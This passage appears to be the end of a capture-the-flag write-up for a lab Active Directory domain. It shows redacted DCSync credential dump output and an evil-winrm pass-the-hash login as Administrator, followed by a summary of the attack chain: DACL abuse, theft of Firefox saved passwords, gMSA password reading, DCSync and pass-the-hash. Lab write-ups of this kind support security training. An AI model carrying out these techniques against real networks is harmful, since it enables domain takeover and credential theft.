[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)[*] Using the DRSUAPI method to get NTDS.DIT secretsAdministrator:500:[REDACTED]:[REDACTED]:::Guest:501:[REDACTED]:[REDACTED]:::krbtgt:502:[REDACTED]:[REDACTED]:::stellarcomms.local\junior.analyst:1103:[REDACTED]:[REDACTED]:::stellarcomms.local\ops.controller:1104:[REDACTED]:[REDACTED]:::stellarcomms.local\astro.researcher:1105:[REDACTED]:[REDACTED]:::stellarcomms.local\eng.payload:1106:[REDACTED]:[REDACTED]:::DC-STELLAR$:1000:[REDACTED]:[REDACTED]:::SATLINK-SERVICE$:1108:[REDACTED]:[REDACTED]:::[*] Kerberos keys grabbedAdministrator:aes256-cts-hmac-sha1-96:[REDACTED]Administrator:aes128-cts-hmac-sha1-96:[REDACTED]Administrator:des-cbc-md5:[REDACTED]krbtgt:aes256-cts-hmac-sha1-96:[REDACTED]krbtgt:aes128-cts-hmac-sha1-96:[REDACTED]krbtgt:des-cbc-md5:[REDACTED]stellarcomms.local\junior.analyst:aes256-cts-hmac-sha1-96:[REDACTED]stellarcomms.local\junior.analyst:aes128-cts-hmac-sha1-96:[REDACTED]stellarcomms.local\junior.analyst:des-cbc-md5:[REDACTED]stellarcomms.local\ops.controller:aes256-cts-hmac-sha1-96:[REDACTED]stellarcomms.local\ops.controller:aes128-cts-hmac-sha1-96:[REDACTED]stellarcomms.local\ops.controller:des-cbc-md5:[REDACTED]stellarcomms.local\astro.researcher:aes256-cts-hmac-sha1-96:[REDACTED]stellarcomms.local\astro.researcher:aes128-cts-hmac-sha1-96:[REDACTED]stellarcomms.local\astro.researcher:des-cbc-md5:[REDACTED]stellarcomms.local\eng.payload:aes256-cts-hmac-sha1-96:[REDACTED]stellarcomms.local\eng.payload:aes128-cts-hmac-sha1-96:[REDACTED]stellarcomms.local\eng.payload:des-cbc-md5:[REDACTED]DC-STELLAR$:aes256-cts-hmac-sha1-96:[REDACTED]DC-STELLAR$:aes128-cts-hmac-sha1-96:[REDACTED]DC-STELLAR$:des-cbc-md5:[REDACTED]SATLINK-SERVICE$:aes256-cts-hmac-sha1-96:[REDACTED]SATLINK-SERVICE$:aes128-cts-hmac-sha1-96:[REDACTED]SATLINK-SERVICE$:des-cbc-md5:[REDACTED][*] Cleaning up...- All domain credentials are successfully dumped.
4.6 Shell as Administrator & Root Flag
Section titled “4.6 Shell as Administrator & Root Flag”> evil-winrm -i DC-STELLAR.stellarcomms.local -u administrator -H [REDACTED]
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\root.txt
[REDACTED]
_-o#&&*''''?d:>b\_ _o/"`'' '',, dMF9MMMMMHo_ .o&#' `"MbHMMMMMMMMMMMHo. .o"" ' vodM*$&&HMMMMMMMMMM?. ,' $M&ood,~'`(&##MMMMMMH\ / ,MMMMMMM#b?#bobMMMMHMMML & ?MMMMMMMMMMMMMMMMM7MMM$R*Hk ?$. :MMMMMMMMMMMMMMMMMMM/HMMM|`*L| |MMMMMMMMMMMMMMMMMMMMbMH' T,$H#: `*MMMMMMMMMMMMMMMMMMMMb#}' `?]MMH# ""*""""*#MMMMMMMMMMMMM' -MMMMMb_ |MMMMMMMMMMMP' :HMMMMMMMHo `MMMMMMMMMT .?MMMMMMMMP 9MMMMMMMM} --?MMMMMMM |MMMMMMMMM?,d- ' :|MMMMMM- `MMMMMMMT .M|. : .9MMM[ &MMMMM*' `' . :9MMk `MMM#" - &M} ` .- `&. . `~, . ./ . _ .- '`--._,dd###pp=""'- The root flag is successfully found and submitted.

5. Attack Summary
Section titled “5. Attack Summary”- Started with a valid but low-privileged domain user
junior.analyst(assumed breach scenario) - Discovered an anonymous FTP share containing internal documentation, including a default on-boarding password
- Validated credentials via SMB and performed domain enumeration using BloodHound via LDAP
- Identified a DACL abuse chain: WriteOwner → GenericAll → ForceChangePassword over
ops.controller - Gained WinRM shell access as
ops.controllerand retrieved the user flag - Located and exfiltrated Firefox ESR saved credentials (
logins.json+key4.db) from the compromised user’s profile - Decrypted the Firefox credentials offline using
firepwd, obtaining access toastro.researcher - Abused WriteDACL on
eng.payloadto gain FullControl and reset the account password - Leveraged ReadGMSAPassword from
eng.payloadto retrieve the NTLM hash ofSATLINK-SERVICE$ - Performed a DCSync attack using
SATLINK-SERVICE$to dump all domain credentials - Authenticated as Administrator using Pass-the-Hash and retrieved the root flag
- Full Active Directory domain compromise achieved
Thank you to 2ubZ3r0 and Hack Smarter Labs for creating an amazing lab.